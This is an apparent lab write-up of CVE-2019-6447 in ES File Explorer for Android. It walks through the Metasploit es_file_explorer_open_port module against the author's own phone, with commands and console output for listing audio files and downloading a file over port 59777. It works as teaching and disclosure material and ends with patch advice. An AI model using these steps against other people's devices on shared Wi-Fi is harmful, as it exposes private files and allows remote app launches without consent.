



Android Vulnerability in ES File Explorer

CVE-2019-6447

TANMAY TYAGI



Table of Contents

1
Introduction

PAGE - 03

2
Key Terms

PAGE - 03

6
References

PAGE - 11

3
Definitions

PAGE - 03

4
Virtual Environment

PAGE - 05

5
Exploitation Mitigation

PAGE - 06-11



Introduction

This Research paper will shed light on manual exploitation of ES File explorer vulnerability. This works on version v4.1.9.7.4. Allows the attackers on the same network to execute applications, read files and sensitive personal data. The application leaves TCP port 59777 open during runtime and responds to counterfeit requests over http. We will perform this in a virtual environment with proof of concept to get better understanding.

Key Terms

ES File Explorer, TCP ports, Metasploit Framework, CVE-2019-6447, Local Wifi network , HTTP requests/response.

Definitions

1. ES File Explorer

A file manager by a subsidiary of DO global i.e. ES Global. It is the most popular file manager on Android with over 100 million + installations. The Play Store removed it for click fraud.

2. TCP ports

A port is a communication endpoint. It's not physical but a logical construct. Identifies type of network services Now, a TCP port is a unique number assigned to certain applications or services. There are 65535 ports in the TCP/IP model. In our application i.e., ES file explorer, it uses port 59777

3. Metasploit Framework

It is owned by *Rapid7* which is a Boston, Massachusetts-based security company. It's a ruby based Open source framework which is a penetration testing aid used by DevSecOps Pros, white hat hackers.

Definitions

MODULES:

- A. **Exploits** - Tool used to take advantage or exploit the system vulnerabilities.
- B. **Payloads** - Sets of malicious code that runs remotely.
- C. **Auxiliary Function** - Supplementary tools and commands. Include port scanners, fuzzers, sniffers.
- D. **Encoders** - Convert code or information.
- E. **Listeners** - To gain access this malicious software hides itself.
- F. **Shellcode** - It activates itself inside the target, at once.
- G. **Post-exploitation code** - After gaining access we attempt to extend and elevate that access, using post exploitation scripts.
- H. **NOPS** - Prevents the payload from crashing

4. CVE-2019-6447

BASE SCORE - 8.1 HIGH

Current Description at NIST : The ES File Explorer file manager application through 4.1.9.7.4 for Android allows remote attackers to read arbitrary files or execute applications via TCP port 59777 requests on the local Wi-Fi network. This TCP port remains open after the ES application has been launched once, and responds to unauthenticated application/JSON data over HTTP.

5. Local Wifi Network

This works only if the attacker is on the same network as you are. Scenarios can be like at an airport using the open wifi without VPN, Open wifi on coffee shops, restaurants, hotels. The attacker can easily scan the IPs on the network and attack at an open service.

6. HTTP requests/response

There are two types of messages: Requests sent by clients and responses by the server. In HTTP messages the textual information is encoded in ascii. In earlier versions like HTTP/1.1 messages were sent across the connection openly. In latest versions, HTTP/2.0, the human readable message is divided into HTTP frames providing many performance improvements.

There are 4 main features :

- **Request Multiplexing** - Multiple requests can be sent parallelly.
- **Binary protocol** - The headers are sent in binary form so the computer understands faster than before.
- **Header compression** - It uses a more advanced method of header compression called HPACK, which eliminates redundant information in http header packets.
- **Server Push** - If a client asks for a resource x and the server knows that x is related to y then it automatically pushes y with the x response to the client. This saves time.

Scope of Impact

Affected Versions

ES explorer = V4.1.9.7.4

Unaffected Versions

ES explorer < V4.1.9.7.4 < ES explorer

Virtual Environment

- My setup is made like this - Kali Linux(Bridged mode) on the VM Workstation Pro as my attacking machine.
- I downloaded the affected ES explorer version 4.1.9.7.4 and installed it on my phone. This is the machine to be attacked i.e Victim machine.
- Now both the machines should be on the same network.
- Also the app must be running on the phone so that port 59777 remains open.

Let's begin with the Exploitation?

Exploitation

1. I ran the msfconsole command in the terminal in kali as root. This starts the metasploit framework.




Fig. 1.1

2. Searched for Es_file exploit, to check if any exploit is available on the metasploit database. Luckily it was!




Fig. 2.1

Exploitation

- Run [exploit_name]. We get the name from the previous command. Then run, show options to check if any options are required before running.

```
msf6 > use auxiliary/scanner/http/es_file_explorer_open_port
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):



| Name       | Current Setting | Required | Description                                                                        |
|------------|-----------------|----------|------------------------------------------------------------------------------------|
| ACTIONITEM |                 | no       | If an app or filename if required by the action                                    |
| Proxies    |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                       |
| RHOSTS     |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT      | 59777           | yes      | The target port (TCP)                                                              |
| SSL        | false           | no       | Negotiate SSL/TLS for outgoing connections                                         |
| THREADS    | 1               | yes      | The number of concurrent threads (max one per host)                                |
| VHOST      |                 | no       | HTTP server virtual host                                                           |



Auxiliary action:



| Name          | Description     |
|---------------|-----------------|
| GETDEVICEINFO | Get device info |



msf6 auxiliary(scanner/http/es_file_explorer_open_port) >
```

Fig. 3.1

- So as we can see RPORT is already set to 59777, we need to set RHOST though. Now we need to run set RHOST <IPADDRESS>, which in this case is my phone's ip. So check for it (it was 192.168.1.110) and then ran the command.

After that I ran "RUN" and could see the details of my mobile.




Fig. 4.1

Exploitation

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set RHOST 192.168.1.110
RHOST => 192.168.1.110
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > RUN
[-] Unknown command: RUN.
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[+] 192.168.1.110:59777 - Name: RMX1921
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > █
```

Fig. 4.2

- Now run show actions to check available actions we can perform on the device. Now from these we want to access the audio files. So run set action LISTAUDIOS.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > show actions

Auxiliary actions:

Name      Description
-----
APPLAUNCH Launch an app. ACTIONITEM required.
GETDEVICEINFO Get device info
GETFILE    Get a file from the device. ACTIONITEM required.
LISTAPPS  List all the apps installed
LISTAPPSALL List all the apps installed
LISTAPPSPHONE List all the phone apps installed
LISTAPSSDCARD List all the apk files stored on the sdcard
LISTAPSSYSTEM List all the system apps installed
LISTAUDIOS List all the audio files
LISTFILES List all the files on the sdcard
LISTPICS  List all the pictures
LISTVIDEOS List all the videos
```

Fig. 5.1

- Now we are all set. Give 'RUN' command. See !! We got all the audio files that were on my phone.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[*] Error: 192.168.1.110: JSNI:ParserError: 435: unexpected token at [{"name":"Kygo, Selena Gomez - It Ain't Me.mp3", "time":"10/14/17 09:54:28 PM", "location":"/storage/0000-0000/old songs and stuff/Kygo, Selena Gomez - It Ain't Me.mp3", "duration":221520, "size":"6.88 MB (7,213,957 Bytes)"}, {"name":"bruno-mars-it-will-rain.mp3", "time":"3/27/15 06:00:40 PM", "location":"/storage/0000-0000/best songs/bruno-mars-it-will-rain.mp3", "duration":257915, "size":"3.94 MB (4,127,662 Bytes)"}, {"name":"Fabolous - It's My Time2.mp3", "time":"3/15/13 12:56:34 AM", "location":"/storage/0000-0000/best songs/Fabolous - It's My Time2.mp3", "duration":244173, "size":"4.66 MB (4,885,596 Bytes)"}, {"name":"It's realme.mp3", "time":"1/1/19 10:30:56 AM", "location":"/storage/emulated/0/Music/It's realme.mp3", "duration":88597, "size":"1.94 MB (2,029,184 Bytes)"}, {"name":"Izhaar-(Mr-Jatt.com).mp3", "time":"10/14/17 09:54:28 PM", "location":"/storage/0000-0000/old songs and stuff/Izhaar-(Mr-Jatt.com).mp3", "duration":272091, "size":"10.58 MB (11,091,540 Bytes)"}, {"name":"AUD-20180127-WA0013.mp3", "time":"10/19/19 05:17:56 PM", "location":"/storage/emulated/0/WhatsApp/Media/WhatsApp Audio/AUD-20180127-WA0013.mp3", "duration":299471, "size":"11.49 MB (12,052,007 Bytes)"}, {"name":"Jack sparrow remix .mp3", "time":"10/17/20 07:06:12 PM", "location":"/storage/emulated/0/Ringtones/zedge/3adcf00a-7350-4120-8f7a-71da16f51523/Jack sparrow remix .mp3", "duration":30041, "size":"469.91 KB (481,183 Bytes)"}, {"name":"Jan 12, 1.21 AM.mp3", "time":"1/12/18 02:16:48 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.21 AM.mp3", "duration":13061, "size":"306.12 KB (313,468 Bytes)"}, {"name":"Jan 12, 1.25 AM.mp3", "time":"1/12/18 02:16:50 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.25 AM.mp3", "duration":178364, "size":"4.08 MB (4,280,737 Bytes)"}, {"name":"Jan 12, 1.35 AM.mp3", "time":"1/12/18 02:16:52 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.35 AM.mp3", "duration":118073, "size":"2.70 MB (2,833,762 Bytes)"}, {"name":"Jan 12, 1.55 AM.mp3", "time":"1/12/18 02:16:54 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.55 AM.mp3", "duration":29153, "size":"683.26 KB (699,662 Bytes)"}, {"name":"Jan 12, 1.56 AM.mp3", "time":"1/12/18 02:16:54 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 1.56 AM.mp3", "duration":65411, "size":"1.50 MB (1,569,853 Bytes)"}, {"name":"Jan 12, 2.01 AM.mp3", "time":"1/12/18 02:16:56 AM", "location":"/storage/0000-0000/SHAREit/audios/Jan 12, 2.01 AM.mp3", "duration":74501, "size":"1.71 MB (1,788,028 Bytes)"}, {"name":"dont wana.mp3", "time":"12/6/11 04:43:32 AM", "location":"/storage/0000-0000/best songs/dont wana.mp3", "duration":198003, "size":"7.58 MB (7,947,752 Bytes)"}, {"name":"desiboy203(www.songs.pk).mp3", "time":"11/17/11 10:48:58 AM", "location":"/storage/0000-0000/best songs/desiboy203(www.songs.pk).mp3", "duration":233109, "size":"5.00 MB (5,244,695 Bytes)"}, {"name":"06 - Joker 6 The Thief.mp3", "time":"9/12/11 05:09:56 AM", "location":"/storage/0000-0000/best songs/06 - Joker 6 The Thief.mp3", "duration":279723, "size":"8.54 MB (8,955,237 Bytes)"}, {"name":"ju wanna b wid u.mp3", "time":"4/10/11 09:20:40 AM", "location":"/storage/0000-0000/best songs/ju wanna b wid u.mp3", "duration":220709, "size":"3.37 MB (3,5
```

Fig. 6.1

Exploitation

- Now we can download any file. Need to use GETFILE action with command set action GETFILE and also have to check the options before running.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set action GETFILE
action => GETFILE
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > options

Module options (auxiliary/scanner/http/es_file_explorer_open_port):

  Name      Current Setting  Required  Description
  ---      -
  ACTIONITEM  no               no        If an app or filename if required by the action
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.110   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT      59777            yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  THREADS    1                yes       The number of concurrent threads (max one per host)
  VHOST      no               no        HTTP server virtual host

Auxiliary action:

  Name      Description
  ---      -
  GETFILE   Get a file from the device. ACTIONITEM required.
```

Fig. 7.1

- Now as we can see we need to use ACTIONITEM. SO run set ACTIONITEM <location of file you want to download>.

Then simply type 'run' command. And see! the file gets downloaded in our pc.

```
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > set ACTIONITEM /storage/0000-0000/best_songs/Yeah.mp3
ACTIONITEM => /storage/0000-0000/best_songs/Yeah.mp3
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > run

[*] 192.168.1.110:59777 ~ /storage/0000-0000/best_songs/Yeah.mp3 saved to /root/.msf4/loot/20210217235258_default_192.168.1.110_getFile_504881.mp3
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/es_file_explorer_open_port) > █
```

Fig. 8.1

- Now let's copy the location where it has been downloaded and check out the file.

```
(root@kali)~/.msf4/loot
└─$ ls
20210217232927_default_192.168.1.110_getDeviceInfo.js_768648.bin  20210217235050_default_192.168.1.110_listAudio.json_902969.bin
20210217233746_default_192.168.1.110_listAudio.json_668253.bin  20210217235258_default_192.168.1.110_getFile_504881.mp3
20210217235009_default_192.168.1.110_getDeviceInfo.js_258678.bin
```

Fig. 9.1

As you can see in the above screenshot, we got a user's personal audio file without the user's permission or knowledge.

Now this was just an audio file, we can access anything like videos, files and moreover we can launch an app remotely.

Mitigations

- ES explorer released many patched versions after the bug/vulnerability was reported in late 2019.
- Users are advised to update to the latest version.
- Currently Version - 4.2.4.6.3 is the latest one.

References

- # JAVAPPOINT.COM : TCP-PORT
- # WIKIPEDIA.ORG: ES_FILE_EXPLORER
- # VARONIS.COM : WHAT_IS_METASPLOIT
- # OFFENSIVESECURITY.COM : METASPLOIT_MODULES
- # SCIENCEDIRECT.COM : POST_EXPLOITATION
- # NVD.NIST.GOV : CVE-2019-6447
- # DEVELOPER.MOZILLA.ORG : HTTP
- # CLOUDFARE.COM : PERFORMANCE_HTTP2.0



www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306